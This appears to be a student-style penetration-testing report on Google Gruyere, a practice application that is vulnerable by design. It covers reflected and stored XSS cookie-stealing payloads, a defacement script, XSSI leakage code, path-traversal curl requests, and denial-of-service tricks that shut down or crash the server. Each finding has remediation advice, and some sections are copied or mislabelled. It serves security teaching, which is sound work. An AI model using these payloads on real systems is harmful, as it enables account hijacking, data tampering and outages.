




Google Gruyere Pentesting Report

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Penetration Testing Report

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1. Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against **Google Gruyere**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

2. Objective

The objective of the assessment was to assess the state of security and uncover vulnerabilities in **Home of Google Gruyere** and provide with a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

3. Scope

This section defines the scope and boundaries of the project.

Application Name	Home of Google Gruyere Web Application
URL	https://google-gruyere.appspot.com/

3.1. Assessment Attribute(s)

Parameter	Value
Starting Vector	External
Target Criticality	Critical
Assessment Nature	Cautious & Calculated
Assessment Conspicuity	Clear
Proof of Concept(s)	Attached wherever possible and applicable.

4. Risk Calculation and Classification

Following is the risk classification:

Info	Low	Medium	High	Critical
No direct threat to host/ individual user account. Sensitive information can be revealed to the adversary.	Vulnerabilities may not have public exploit (code) available or cannot be exploited in the wild. Vulnerability observed may not have high rate of occurrence. Patch workaround released by vendor.	Vulnerabilities may not have public exploit (code) available or cannot be exploited in the wild. Patch/ workaround not yet released by vendor.	Vulnerabilities which can be exploited publicly, workaround or fix/ patch available by vendor.	Vulnerabilities which can be exploited publicly, workaround or fix/ patch may not be available by vendor.

Table 1: Risk Rating

Summary

Outlined is a Black Box Application Security assessment for **Home of Acunetix Art Web Application**.

<https://google-gruyere.appspot.com/>

Following section illustrates **Detailed** Technical information about identified vulnerabilities.

Total: 20 Vulnerabilities

High	Medium	Low
12	8	2

5. XSS:

Finding the vulnerability through PwnXss:

```
[user@parrot]~[~/Documents/PwnXSS]
$python3 pwnxss.py -u https://google-gruyere.appspot.com/580361733734719729108781736398253698074/ --payload-level 6

PWNXSS (v0.5 Final)
https://github.com/pwn0sec/PwnXSS

<<<<<< STARTING >>>>>>

[09:17:41] [INFO] Starting PwnXSS...
*****
[09:17:41] [INFO] Checking connection to: https://google-gruyere.appspot.com/580361733734719729108781736398253698074/
[09:17:42] [INFO] Connection established 200
[09:17:42] [WARNING] Found link with query: uid=cheddar Maybe a vuln XSS point
[09:17:42] [INFO] Query (GET) : https://google-gruyere.appspot.com/580361733734719729108781736398253698074/snippets.gtl?uid=<script>alert(document.cookie)</script>
[09:17:42] [INFO] Query (GET) : https://google-gruyere.appspot.com/580361733734719729108781736398253698074/snippets.gtl?uid=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E
[09:17:42] [CRITICAL] Detected XSS (GET) at https://google-gruyere.appspot.com/580361733734719729108781736398253698074/snippets.gtl?uid=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E
[09:17:42] [WARNING] Found link with query: q=cheddar+cheese Maybe a vuln XSS point
[09:17:42] [INFO] Query (GET) : https://images.google.com/?q=<script>alert(document.cookie)</script>
[09:17:42] [INFO] Query (GET) : https://images.google.com/?q=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E
```

5.1. Reflected XSS in the application.

Reference No:	Risk Rating:
WEB_XSS(r)	Medium <div></div>
Tools Used:	
Browser,PwnXss	
Vulnerability Description:	
It was observed that in the search bar instead of search query if we inject JavaScript code then the JS code executes hence results into XSS	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
https://google-gruyere.appspot.com/	
Implications / Consequences of not Fixing the Issue	
An adversary having knowledge of JavaScript will be able to steal the user's credentials, hijack user's account, exfiltrate sensitive data and can access the client's computer.	
Suggested Countermeasures	
It is recommended to: <ul style="list-style-type: none">● Filter input on arrival● Encode data on output● Use appropriate response headers● Use Content Security Policy (CSP) to reduce the severity of any existing XSS vulnerabilities	
References	
https://portswigger.net/web-security/cross-site-scripting	

Proof of concept:





Fig 3: And hence we get to see the execution of our payload

URL #2 getting the user cookies:




Fig 1: Open the URL [https://google-gruyere.appspot.com/580361733734719729108781736398253698074/<script>alert\(document.cookie\)</script>](https://google-gruyere.appspot.com/580361733734719729108781736398253698074/<script>alert(document.cookie)</script>)





Fig 2: User ID and Cookie Fetched

5.2. Stored XSS in the Your Profile section.

Reference No:	Risk Rating:
WEB_Xss(s)	High 
Tools Used:	
Browser	
Vulnerability Description:	
It was observed that in the your profile area instead of normal input if we execute JS code, then it gets stored in the server and hence it results into Stored XSS	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
https://google-gruyere.appspot.com/	
Implications / Consequences of not Fixing the Issue	
An adversary having knowledge of JavaScript will be able to steal the user's credentials, hijack user's account, exfiltrate sensitive data, can access the client's computer and even can redirect into other pages created by the adversary. And the impact will be faced by all users visiting the compromised page.	
Suggested Countermeasures	
It is recommended to: <ul style="list-style-type: none">● Filter input on arrival● Encode data on output● Use appropriate response headers● Use Content Security Policy (CSP) to reduce the severity of any existing XSS vulnerabilities ● Using an Auto-Escaping Template System● Using HTML Encoding	
References	
https://portswigger.net/web-security/cross-site-scripting https://blog.sqreen.com/stored-xss-explained/	

Proof of concept:




Fig 1: Visit the URL after Signing Up, Now the Script is stored in the Web Application



Fig 2: Type the Javascript code to all the field as any of them could be vulnerable to stored XSS and then click on the Update button





Fig 3: Hence the code gets executed and it's permanently stored in the server. Also it is found that the name field is vulnerable to stored XSS.



When Ever the My Site button is clicked the script in executed.

Stored XSS via HTML Attribute:

Edit your profile.

User id: go

User name:

OLD Password:

NEW Password:

**WARNING: Gruyere is not secure.
Do not use a password that you use for any real service.**


Icon:

Homepage:

Profile Color:

Private Snippet:

Whenever the page loads the it will allert



Changing the website layout through following payload

User id: shark

User name:

OLD Password:

NEW Password:

**WARNING: Gruyere is not secure.
Do not use a password that you use for any real service.**


Icon: (32x32 image, URL to image location)

Homepage:

Profile Color:


Private Snippet:

```
<script>
document.body.style.backgroundColor = "red";
let hackedHeader = document.createElement("h1");
hackedHeader.textContent = "Site I hacked";
hackedHeader.style.color = "white";
hackedHeader.style.textAlign = "center";
document.body.prepend(hackedHeader);
</script>
```



File Upload Xss:

Html file was uploaded and the accessed on the link:



The Site cookies are leaked 1

Cookies: GRUYERE=100416652|1|author; GRUYERE_ID=580361733734719729108781736398253698074

5.3. AJAX:

Reference No:	Risk Rating:
Ajax-Dos	low <div></div>
Tools Used:	
Browser,Brupsuit	
Vulnerability Description:	
It was observed that in the your profile area instead of normal input if we execute JS code, then it gets stored in the server and hence it results into Stored XSS	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
https://google-gruyere.appspot.com/	
Implications / Consequences of not Fixing the Issue	
An adversary having knowledge of JavaScript will be able to steal the user's credentials, hijack user's account, exfiltrate sensitive data, can access the client's computer and even can redirect into other pages created by the adversary. And the impact will be faced by all users visiting the compromised page.	
Suggested Countermeasures	
It is recommended to: <ul style="list-style-type: none">● Filter input on arrival● Encode data on output● Use appropriate response headers● Use Content Security Policy (CSP) to reduce the severity of any existing XSS vulnerabilities● Using an Auto-Escaping Template System	

- Using HTML Encoding

References

<https://portswigger.net/web-security/cross-site-scripting>
<https://blog.sqreen.com/stored-xss-explained/>

DoS via AJAX



First of all, let's sign in using my Gruyere account "Forensicxs"

Forensicxs

We can see the snippets. Clicking on "refresh", we see the response corresponding to the snippets content

Forensicxs

Then, let's create a user "private_snippet", and create several snippets

```

1 HTTP/2 200 OK
2 Cache-Control: no-cache
3 Content-Type: text/html
4 Pragma: no-cache
5 X-Xss-Protection: 0
6 X-Cloud-Trace-Context: ba216539a16d1e407d25b52ef7508802
7 Vary: Accept-Encoding
8 Date: Sat, 18 Sep 2021 15:45:38 GMT
9 Server: Google Frontend
10 Content-Length: 230
11 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443";
    ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443";
    ma=2592000,quic=":443"; ma=2592000; v="46,43"
12
13
14 _feed((
15
16
17
18
19 {
20 "private_snippet":
21 ""
22
23
24
25 "cheddar":
26 "Gruyere is the cheesiest application on the web."
27 "Forensicxs":
28 "
29 I can hack this !"
30 "brie":
31 "Brie is the queen of the cheeses<span style=color:red>!!!</span>"
32 }
33
34 ))
35

```

All snippets:

- 1 Again another DoS via AJAX
- 2 Another DoS via AJAX
- 3 DoS via AJAX

[private_snippet's site](#)

Here is the response. The snippets of the other users have been deleted

```
1 HTTP/2 200 OK
2 Cache-Control: no-cache
3 Content-Type: text/html
4 Pragma: no-cache
5 X-Xss-Protection: 0
6 X-Cloud-Trace-Context: 99671b53c46df4230c5a3e3dcf66961d
7 Vary: Accept-Encoding
8 Date: Sat, 18 Sep 2021 15:16:27 GMT
9 Server: Google Frontend
10 Content-Length: 119
11 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443";
ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443";
ma=2592000,quic=":443"; ma=2592000; v="46,43"
12
13
14 _feed((
15
16
17 [
18 "private_snippet"
19
20 ,
21 "Again another DoS via AJAX"
22
23 ,
24 "Another DoS via AJAX"
25
26 ,
27 "DoS via AJAX"
28
29 ]
30
31
32
33 ))
34
```

private_snippet

The flaw here is the structure of the response. We see the construction here

```
45 Private Snippet:
46 </td><td>
47 <input type='text' name='private_snippet'
48 value='{_{profile.private_snippet:text}}'>
49 </td></tr>
```

6. Cross Site Script Inclusion (XSSI)

XSSI is a client-side attack similar to Cross Site Request Forgery (CSRF) but has a different purpose. Where CSRF uses the authenticated user context to execute certain state-changing actions inside a victim's page (reset password, etc.), XSSI instead uses JavaScript on the client side to leak sensitive data from authenticated sessions



Principles of an XSSI

Let's follow the example provided by Google. Here is my private snippet on my home page. This is the "sensitive information" that we are going to leak

Forensicxs Ethical hacking is fun !
[All snippets](#) [Homepage](#)

Following JavaScript code for XSSI

```
https://google-gruyere.appspot.com/580361733734719729108781736398253698074/feed.gtl

_feed(( { "private_snippet": "", "cheddar": "Gruyere is the cheesiest application on the web." , "brie": "Brie is the queen of the cheeses!!!" } ))
```

```
1  <!DOCTYPE html>
2  <html>
3
4  <script>function feed(s) {
5      alert("Your private snippet is: " + s['private_snippet']);
6  }
7  </script>
8
9  <script src="https://google-gruyere.appspot.com/62900995386419625249178071810220690707/feed.gt1"></script>
0
1  </body>
2  </html>
3
```

7. Path traversal

Path traversal	High	
Tools Used:		
curl		
Vulnerability Description:		
A web application vulnerability that allows an attacker to access files and directories outside of the web root folder		
Vulnerability Identified by / How It Was Discovered		
Manual Analysis & Automated Analysis		
Implications / Consequences of not Fixing the Issue		
attacker can steal our critical information from files or directories		
Suggested Countermeasures		
<ul style="list-style-type: none">we need to prevent access to files outside the resources directory. Validating file paths is a bit tricky as there are various ways to hide path elements like "../" or "~" that allow escaping out of the resources folder. The best protection is to only serve specific resource files.		

Proof of concept:

1. Path Traversal

Information disclosure via path traversal

7.1.

```
(ahsan@ahsan)~$ gobuster dir -u https://google-gruyere.appspot.com/672663281473221539320555625206295738053/ \
-w txtfiles \
--exclude-length 2262

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: https://google-gruyere.appspot.com/672663281473221539320555625206295738053/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: txtfiles
[+] Negative Status codes: 404
[+] Exclude Length: 2262
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/error_log.txt (Status: 200) [Size: 2239]
/credentials.txt (Status: 200) [Size: 2241]
/secret.txt (Status: 200) [Size: 2236]
/config.txt (Status: 200) [Size: 2236]
/api_keys.txt (Status: 200) [Size: 2238]
/passwords.txt (Status: 200) [Size: 2239]
/keys.txt (Status: 200) [Size: 2234]
/backup.txt (Status: 200) [Size: 2236]
/access_log.txt (Status: 200) [Size: 2240]
/debug.txt (Status: 200) [Size: 2235]
/database.txt (Status: 200) [Size: 2238]
/settings.txt (Status: 200) [Size: 2238]
/env.txt (Status: 200) [Size: 2233]
```

After finding a secret.txt file then try a path traversal attack to retrieve the content of a file . in this scenario, I used an encoding technique to bypass server

curl tool

```
(ahsan@ahsan)~$ curl -X GET https://google-gruyere.appspot.com/672663281473221539320555625206295738053/..%2fsecret.txt

Cookie!
```

7.2. URL snap

```
← → ↺ 🏠 https://google-gruyere.appspot.com/672663281473221539320555625206295738053/..%2fsecret.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Cookie!
```


8. Data tampering via path traversal

First I create a new user named .. and create the same file secret.txt I put some new information into a file that I will show later) upload new secret.txt file .

I log in as a user .. and upload a file secret.txt.



After navigating to the file path now the data of file `secret.txt` has been tampered successfully




Denial of service	High	
Tools Used:		
none		
Vulnerability Description:		
A denial of service (DoS) attack is an attempt to make a server unable to service ordinary requests. A common form of DoS attack is sending more requests to a server than it can handle. The server spends all its time servicing the attacker's requests that it has very little time to service legitimate requests		
Vulnerability Identified by / How It Was Discovered		
Manual Analysis		
Implications / Consequences of not Fixing the Issue		
A DoS attack can make a website or service inaccessible to legitimate users. This can hinder business operations and customer experience		
Suggested Countermeasures		
<ul style="list-style-type: none"> • .Ensure the application can handle large payloads gracefully to prevent crashes. • Limit the number of concurrent sessions a user can maintain. 		

8.1.1. DoS - Quit the Server

The simplest form of denial of service is shutting down a service.

mostly server protects against non-administrators accessing certain URLs but the list includes `/quit` instead of the actual URL `/quitserver`.




Gruyere System Alert

Server is restarting
... please wait ...

Done.

Please hit refresh.




Server quit.


8.1.2. DoS - Overloading the Server

Every page includes the menubar.gtl template.

So I create a file named menubar.gtl containing: `[[include:menubar.gtl]]DoS[[/include:menubar.gtl]]` and upload it to the resources directory using a path traversal attack



after signing in as user `../resources` and uploading file `menubar.gtl` server is crashed



Gruyere System Alert

Server has crashed: Stack overflow.

Server will be automatically restarted.

9. Configuration Vulnerabilities

Configuration Vulnerabilities	High	
Tools Used:		
none		
Vulnerability Description:		
